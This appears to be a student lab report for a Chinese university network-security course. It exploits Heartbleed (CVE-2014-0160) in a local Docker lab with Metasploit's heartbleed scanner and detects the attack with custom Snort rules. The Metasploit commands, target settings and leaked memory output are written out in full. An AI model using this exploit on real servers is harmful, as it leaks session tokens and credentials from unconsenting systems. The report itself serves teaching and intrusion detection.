

北京邮电大学

《网络安全》课程实验报告

实验名称: 实验 5: 入侵检测实验

学生姓名: _____

学 号: _____

班 级: _____

实验 5：入侵检测课后实验

一、实验目的

漏洞攻击检测实验：构造具有漏洞的目标环境（系统漏洞、软件漏洞、数据库漏洞、服务漏洞等），根据目标环境漏洞设计针对性攻击，达到攻击效果，并配置 snort 实现对漏洞攻击的检测。（heartbleed 漏洞攻击）

二、实验环境

1.虚拟机：ubuntu、kali

2.工具：nmap、snort

三、实验过程与结果


1.设置规则

（1）进入 Snort/rules 目录下的 local.rules 文件中

```
sudo nano /etc/snort/rules/local.rules
```

设置以下规则

```
alert tcp any any -> $HOME_NET 8443 (msg:"HEARTBLEED  
ATTACK!";content:"|1803|";depth:2;content:"|01|";sid:1000001;rev:1;)
```



```
ubuntu@ubuntu-virtual-machine: ~/Desktop
GNU nano 4.8 /etc/snort/rules/local.rules Modified
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures.  Put your local
# additions here.
alert tcp any any -> $HOME_NET 8443 (msg:"HEARTBLEED ATTACK!";content:"|1803|";depth:2;content:"|01|";sid:1000001;rev:1;)
alert tcp any any -> $HOME_NET 22 (msg:"ssh connection"; sid:100000003)
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Nmap Null PortScan!"; flags:S; threshold:1; type:t)
alert tcp any any -> $HOME_NET 80 (msg:"DoS attack"; flags:S; threshold:type t)
```

规则解释：心脏出血漏洞主要通过攻击者模拟向服务器端发送自己编写的 Heartbeat 心跳数据包，主要是 HeartbeatMessage 的长度与 payload 的 length 进行匹配，若 payload_length 长度大于 HeartbeatMessage 的 length，则会在服务器返回的 response 响应包中产生数据溢出，造成有用数据泄露。

HeartbeatMessage 的 length 为 2^{14} 字节即 16384 字节，协议是 TCP，面向的端口是 443 即 HTTP/HTTPS 服务，本实验采用 docker 环境复现，因此端口使用 8443。

（2）注意要注释掉自带对应规则库。

打开 snort.conf，注释掉 include \$RULE_PATH/icmp-info.rules（608 行）

```
sudo nano /etc/snort/snort.conf
```

```
#include $RULE_PATH/file-multimedia.rules
#include $RULE_PATH/file-office.rules
#include $RULE_PATH/file-other.rules
#include $RULE_PATH/file-pdf.rules
include $RULE_PATH/finger.rules
include $RULE_PATH/ftp.rules
include $RULE_PATH/icmp-info.rules
include $RULE_PATH/icmp.rules
include $RULE_PATH/imap.rules
#include $RULE_PATH/indicator-compromise.rules
```

2.启动 snort

```
sudo snort -c /etc/snort/snort.conf -A fast -l /var/log/snort -i ens33
```

```
ubuntu@ubuntu-virtual-machine:~/Desktop$ sudo snort -c /etc/snort/snort.conf -A
fast -l /var/log/snort -i ens33
Running in IDS mode

---= Initializing Snort ==---
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/snort.conf"
PortVar 'HTTP_PORTS' defined : [ 80:81 311 383 591 593 901 1220 1414 1741 1830
2301 2381 2809 3037 3128 3702 4343 4848 5250 6988 7000:7001 7144:7145 7510 7777
7779 8000 8008 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181 8243 8280 8300
8800 8888 8899 9000 9060 9080 9090:9091 9443 9999 11371 34443:34444 41080 50002
55555 ]
PortVar 'SHELLCODE_PORTS' defined : [ 0:79 81:65535 ]
PortVar 'ORACLE_PORTS' defined : [ 1024:65535 ]
PortVar 'SSH_PORTS' defined : [ 22 ]
PortVar 'FTP_PORTS' defined : [ 21 2100 3535 ]
PortVar 'SIP_PORTS' defined : [ 5060:5061 5600 ]
```

```
ubuntu@ubuntu-virtual-machine: ~/Desktop
''' By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.9.1 (with TPACKET_V3)
Using PCRE version: 8.39 2016-06-14
Using ZLIB version: 1.2.11

Rules Engine: SF_SNORT_DETECTION_ENGINE Version 2.4 <Build 1>
Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
Preprocessor Object: SF_SDF Version 1.1 <Build 1>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Commencing packet processing (pid=12105)
```

3.启动 docker。

```
sudo systemctl start docker
```

```
ubuntu@ubuntu-virtual-machine:~/Desktop$ sudo systemctl start docker
[sudo] password for ubuntu:
ubuntu@ubuntu-virtual-machine:~/Desktop$
```

4.进入环境所在目录启动环境。


```
cd /home/ubuntu/Desktop/vulhub-master/openssl/CVE-2014-0160
sudo docker-compose up -d
```

```
ubuntu@ubuntu-virtual-machine:~$ cd /home/ubuntu/Desktop/vulhub-master/openssl/CVE-2014-0160
ubuntu@ubuntu-virtual-machine:~/Desktop/vulhub-master/openssl/CVE-2014-0160$ sudo docker-compo
se up -d
Starting cve-2014-0160_nginx_1 ... done
```

```
sudo docker ps
```

```
ubuntu@ubuntu-virtual-machine:~/Desktop/vulhub-master/openssl/CVE-2014-0160$ sudo docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS
NAMES
8c0c891171dc   vulhub/openssl:1.0.1c-with-nginx    "/usr/local/nginx/sb..." 3 years ago    Up Ab
out a minute   0.0.0.0:8080->80/tcp, :::8080->80/tcp, 0.0.0.0:8443->443/tcp, :::8443->443/tcp
cve-2014-0160_nginx_1
```

5.打开浏览器输入 <https://192.168.204.136:8443>，出现 Heartbleed Test 说明环境启动成功。



6.使用 msf 利用漏洞。

```
msfconsole
```

```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_s
sh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initiali
zed constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_s
sh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definit
ion of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_s
sh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initiali
zed constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::REFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_s
sh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definit
ion of REFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_s
sh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initiali
zed constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_s
sh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definit
ion of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_s
sh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initiali
zed constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_s
sh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definit
ion of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_s
sh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initiali
zed constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::REFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_s
sh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definit
ion of REFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_s
sh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initiali
zed constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_s
sh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definit
ion of IDENTIFIER was here
```

```
# cowsay++
< metasploit >

      \      (oo)____
       \      (--)____\
        ||-----|| *

      =[ metasploit v6.2.9-dev                               ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post           ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops              ]
+ -- --=[ 9 evasion                                           ]

Metasploit tip: Start commands with a space to avoid saving
them to history

msf6 > |
```

7.打开 msf 后，查找 heartbleed 模块，查看需要设置哪些选项。

```
search heartbleed
use auxiliary/scanner/ssl/openssl_heartbleed
show options
```

```
msf6 > search heartbleed

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/server/openssl_heartbeat_client_memory 2014-04-07      normal No      OpenSSL Heartbeat (Heartbleed) Client Memory Exposure
1  auxiliary/scanner/ssl/openssl_heartbleed         2014-04-07      normal Yes     OpenSSL Heartbeat (Heartbleed) Information Leak

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssl/openssl_heartbleed

msf6 > use auxiliary/scanner/ssl/openssl_heartbleed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):

Name          Current Setting  Required  Description
--          -
DUMPFILTER    no               no        Pattern to filter leaked memory before storing
LEAK_COUNT    1               yes       Number of times to leak memory per SCAN or DUMP invocation
MAX_KEYTRIES  50              yes       Max tries to dump key
RESPONSE_TIMEOUT 10              yes       Number of seconds to wait for a server response
RHOSTS        yes              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT         443              yes       The target port (TCP)
STATUS_EVERY  5               yes       How many retries until key dump status
THREADS       1               yes       The number of concurrent threads (max one per host)
TLS_CALLBACK  None             yes       Protocol to use, "None" to use raw TLS sockets (Accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POSTGRES)
TLS_VERSION   1.0              yes       TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)

Auxiliary action:

Name  Description
--  -
SCAN  Check hosts for vulnerability

msf6 auxiliary(scanner/ssl/openssl_heartbleed) > |
```

8.设置靶机地址 RHOSTS 和靶机端口号 RPORT，同时设置 verbose 以看到泄露的信息。

```
set RHOSTS 192.168.204.136
set RPORT 8443
set verbose true
```

```

msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RHOSTS 192.168.204.136
RHOSTS => 192.168.204.136
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RPORT 8443
RPORT => 8443
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssl/openssl_heartbleed) >

```

9.exploit, 可以看到泄露的数据, 漏洞利用成功。

exploit

```

msf6 auxiliary(scanner/ssl/openssl_heartbleed) > exploit

[*] 192.168.204.136:8443 - Leaking heartbeat response #1
[*] 192.168.204.136:8443 - Sending Client Hello ...
[*] 192.168.204.136:8443 - SSL record #1:
[*] 192.168.204.136:8443 -   Type: 22
[*] 192.168.204.136:8443 -   Version: 0x0301
[*] 192.168.204.136:8443 -   Length: 86
[*] 192.168.204.136:8443 -   Handshake #1:
[*] 192.168.204.136:8443 -     Length: 82
[*] 192.168.204.136:8443 -     Type: Server Hello (2)
[*] 192.168.204.136:8443 -     Server Hello Version: 0x0301
[*] 192.168.204.136:8443 -     Server Hello random data: 6928d2307f45244032ec714156e5d4948da8b75f113c65c75e
a9853838d21f6a
[*] 192.168.204.136:8443 -     Server Hello Session ID length: 32
[*] 192.168.204.136:8443 -     Server Hello Session ID: 880d4e31249a6b8a41dfc715111a6e977136cd6e92df91fb3c
00bcaadf2011ef
[*] 192.168.204.136:8443 - SSL record #2:
[*] 192.168.204.136:8443 -   Type: 22
[*] 192.168.204.136:8443 -   Version: 0x0301
[*] 192.168.204.136:8443 -   Length: 822
[*] 192.168.204.136:8443 -   Handshake #1:
[*] 192.168.204.136:8443 -     Length: 818
[*] 192.168.204.136:8443 -     Type: Certificate Data (11)
[*] 192.168.204.136:8443 -     Certificates length: 815
[*] 192.168.204.136:8443 -     Data length: 818
[*] 192.168.204.136:8443 -     Certificate #1:
[*] 192.168.204.136:8443 -       Certificate #1: Length: 812
[*] 192.168.204.136:8443 -       Certificate #1: #<OpenSSL::X509::Certificate: subject=#<OpenSSL::X509::Name
e CN=localhost,O=Dis,L=Springfield,ST=Denial,C=US>, issuer=#<OpenSSL::X509::Name CN=localhost,O=Dis,L=Springfield,ST=Denia
l,C=US>, serial=#<OpenSSL::BN:0x000055eba5e5fb50>, not_before=2020-08-09 17:03:46 UTC, not_after=2021-08-09 17:03:46 UTC>
[*] 192.168.204.136:8443 - SSL record #3:
[*] 192.168.204.136:8443 -   Type: 22
[*] 192.168.204.136:8443 -   Version: 0x0301
[*] 192.168.204.136:8443 -   Length: 331
[*] 192.168.204.136:8443 -   Handshake #1:
[*] 192.168.204.136:8443 -     Length: 327
[*] 192.168.204.136:8443 -     Type: Server Key Exchange (12)
[*] 192.168.204.136:8443 - SSL record #4:
[*] 192.168.204.136:8443 -   Type: 22
[*] 192.168.204.136:8443 -   Version: 0x0301
[*] 192.168.204.136:8443 -   Length: 4
[*] 192.168.204.136:8443 -   Handshake #1:
[*] 192.168.204.136:8443 -     Length: 0
[*] 192.168.204.136:8443 -     Type: Server Hello Done (14)
[*] 192.168.204.136:8443 - Sending Heartbeat ...
[*] 192.168.204.136:8443 - Heartbeat response, 65535 bytes
[+] 192.168.204.136:8443 - Heartbeat response with leak, 65535 bytes
[*] 192.168.204.136:8443 - Printable info leaked:
.....i$.g..{.....T.....fA..d..p..f.....!.9.8.....5.....3.2.....E.D...../...A.....
.....0..Accept: image/avif,image/webp,*/*..Accept-Language: en-US,en;q=0.5..Accept-Encoding: gzip
, deflate, br..Connection: keep-alive..Referer: https://192.168.204.136:8443/..Sec-Fetch-Dest: image..Sec-Fetch-Mode: no-c
ors..Sec-Fetch-Site: same-origin.....OIG.W.....Fetch-Site: none..Sec-Fetch-User: ?1.... E.tV.....|.....
.....p.a).k..f9.9@.....}..N=.1.)..>]G.....?..2....B.j.....e.y.X.....d.....^.....{.....UW....

```


```
kali@kali:~/Desktop
File Actions Edit View Help

0..Accept: image/avif,image/webp,*/*..Accept-Language: en-US,en;q=0.5..Accept-Encoding: gzip
, deflate, br..Connection: keep-alive..Referer: https://192.168.204.136:8443/..Sec-Fetch-Dest: image..Sec-Fetch-Mode: no-c
ors..Sec-Fetch-Site: same-origin...OIG.W...Fetch-Site: none..Sec-Fetch-User: ?1...E.tV...|...
...p.a).k...f9.9@...}...N=1.)...>|G...?..2...B.j...e.y.X...d...^...{...UW...
#.>q'...{...o...B@...G...
repeated 15489 times
...@...
repeated 16122 times
...@...
!...p'..=0V...@..=0V...
8
=0V...@..=0V...! 3Xhy.4...r...h.d..b...).3...6...IE...c,8.T~...H.P.{y...CK,!6...;vw...H.C...q
%e...{.XT.jq.R.r...RHw..57.CO1B..|...@...*G(3~-N.P...mL0...]/,9...|..+2.Lh...q..dF.m...S.8...
U.0...I...@..=0V...5...^IBW...e...3...M...[...)?w.V...H.+l7R..u
U..S.$^4KV;d7<P...u.4...R..fD.M...Ow.c.Y..J..B...0...V..D...i..l...G...c.$?.Q.8.>a.
b*.w...=P...^...t/...8...m...U..$.O.>c...E*X4...kr[...1...z[...x.W]...f...3h.q
S.8K.(A*q*...|..tx.b...X...Np...l.F...5...Z2.D..$
e...?...3...M...[...)?w.V...H.+l7R..u..U..S.$^4KV;d7<P...-3..1c.mt6+...y...;V...!Vhn...'6...IBW
B...0...V..D...i..l...G...c.$?.Q.8.>a.b*.w...=P...^...t/...8...u.4...R..fD.M...Ow.c.Y..J.
^...b...-..bNlF..\..39@]F0...N..Pv...7..F%...fY...q|yL...+5...jsKz...b9..RG.*TuZ:...g...A...pg...
q...=0V...!...=0V...U..h7
=0V...@..=0V...! 3Xhy.4...r...h.d..b...).3...6...IE...c,8.T~...H.P.{y...CK,!6...;vw...
H.C...q...%e...{.XT.jq.R.r...RHw..57.CO1B..|...@...*G(3~-N.P...mL0...]/,9...|..+2.Lh...q..dF.m...S.8...
Q...U.0...I...=0V...@..=0V...
repeated 141 times
V...>...I5.F...! 3Xhy.4...r...
...h.d..b...).3...6...IE...c,8.T~...H.P.{y...CK,!6...;vw...H.C...q...%e...{.XT.jq.R.r...RHw..57.CO1
B...|...@...*G(3~-N.P...mL0...]/,9...|..+2.Lh...q..dF.m...S.8...Q...U.0...I...
!
|..=0V...@..=0V...
!...j..=0V...@..=0V...
P...=0V...@..=0V...
repeated 240 times
1...v..WS..\..J.%...!...].%...q...$...$...0...0...0...0...
=0V...1...p...=0V...$...0...3..=0V...@..=0V...
0...!...6...jfx...5...-.../..=0V...p...$...
M.Df..R...$...=0V...
P1..=0V...@..=0V...
P...=0V...@..=0V...
-H...s...p...$...+..=0V...
repeated 200 times
@2..=0V...@..=0V...
@..=0V...
```

[illegible]

10.在日志中查看检测报告

```
sudo cat /var/log/snort/alert
```



```
ubuntu@ubuntu-virtual-machine: ~/Desktop/vulhub-master/openssl/...
ubuntu@ubuntu-virtual... x ubuntu@ubuntu-virtual... x ubuntu@ubuntu-virtual... x
ubuntu@ubuntu-virtual-machine:~/Desktop/vulhub-master/openssl/CVE-2014-0160$ sudo cat /
var/log/snort/alert
[sudo] password for ubuntu:
11/27-13:32:48.910026  [**] [1:20000003:0] DoS attack [**] [Priority: 0] {TCP} 192.168.2
04.134:2502 -> 192.168.204.136:80
11/27-13:32:48.993738  [**] [1:20000003:0] DoS attack [**] [Priority: 0] {TCP} 192.168.2
04.134:2602 -> 192.168.204.136:80
92.168.204.134:57004 -> 192.168.204.136:22
11/27-14:09:54.950069  [**] [1:100000003:0] "ssh connection" [**] [Priority: 0] {TCP} 1
92.168.204.134:57004 -> 192.168.204.136:22
11/27-14:09:54.950073  [**] [1:100000003:0] "ssh connection" [**] [Priority: 0] {TCP} 1
92.168.204.134:57004 -> 192.168.204.136:22
11/27-14:09:54.951615  [**] [1:100000003:0] "ssh connection" [**] [Priority: 0] {TCP} 1
92.168.204.134:57004 -> 192.168.204.136:22
11/27-14:09:54.973676  [**] [1:100000003:0] "ssh connection" [**] [Priority: 0] {TCP} 1
92.168.204.134:57004 -> 192.168.204.136:22
11/27-14:35:28.901094  [**] [1:1000001:1] HEARTBLEED ATTACK! [**] [Priority: 0] {TCP} 1
92.168.204.134:44641 -> 192.168.204.136:8443
ubuntu@ubuntu-virtual-machine:~/Desktop/vulhub-master/openssl/CVE-2014-0160$
```

四、实验总结

在本实验中，我围绕备受关注的 OpenSSL 心脏出血漏洞展开了一次完整的漏洞攻击检测实践。我们首先利用 Vulhub 漏洞环境快速搭建了存在 Heartbleed 漏洞的 OpenSSL 1.0.1c 服务环境，通过 Docker 容器技术构建了包含 Nginx 和脆弱 OpenSSL 版本的目标系统，为后续攻击检测提供了真实的实验平台。这一环境的成功部署不仅还原了 2014 年该漏洞影响下的真实场景，也为我们理解漏洞原理和攻击特征奠定了坚实基础。

在攻击阶段，我使用了多种技术手段验证漏洞的存在性和可利用性。通过专门的心跳请求数据包构造，我们成功触发了 OpenSSL 的内存信息泄露机制，能够从目标服务器内存中提取出敏感信息片段，直观地演示了该漏洞对数据传输保密性的严重威胁。这一过程让我们深刻体会到，即使没有传统意义上的缓冲区溢出或代码执行，信息泄露类漏洞同样可能带来灾难性后果，特别是当内存中残留着会话令牌、用户凭证等关键数据时。

这次实验让我们从防御者视角深入理解了现代入侵检测系统的运作机制和规则设计哲学。面对不断演进的网络威胁，仅依靠传统的特征匹配已不足以应对高级攻击，需要结合协议分析、行为检测等多种技术手段。通过亲手实践从环境搭建、攻击模拟到检测防御的全流程，我们不仅掌握了具体工具的使用方法，更重要的是建立了主动安全防御的思维模式，为今后从事网络安全相关工作积累了宝贵的实战经验。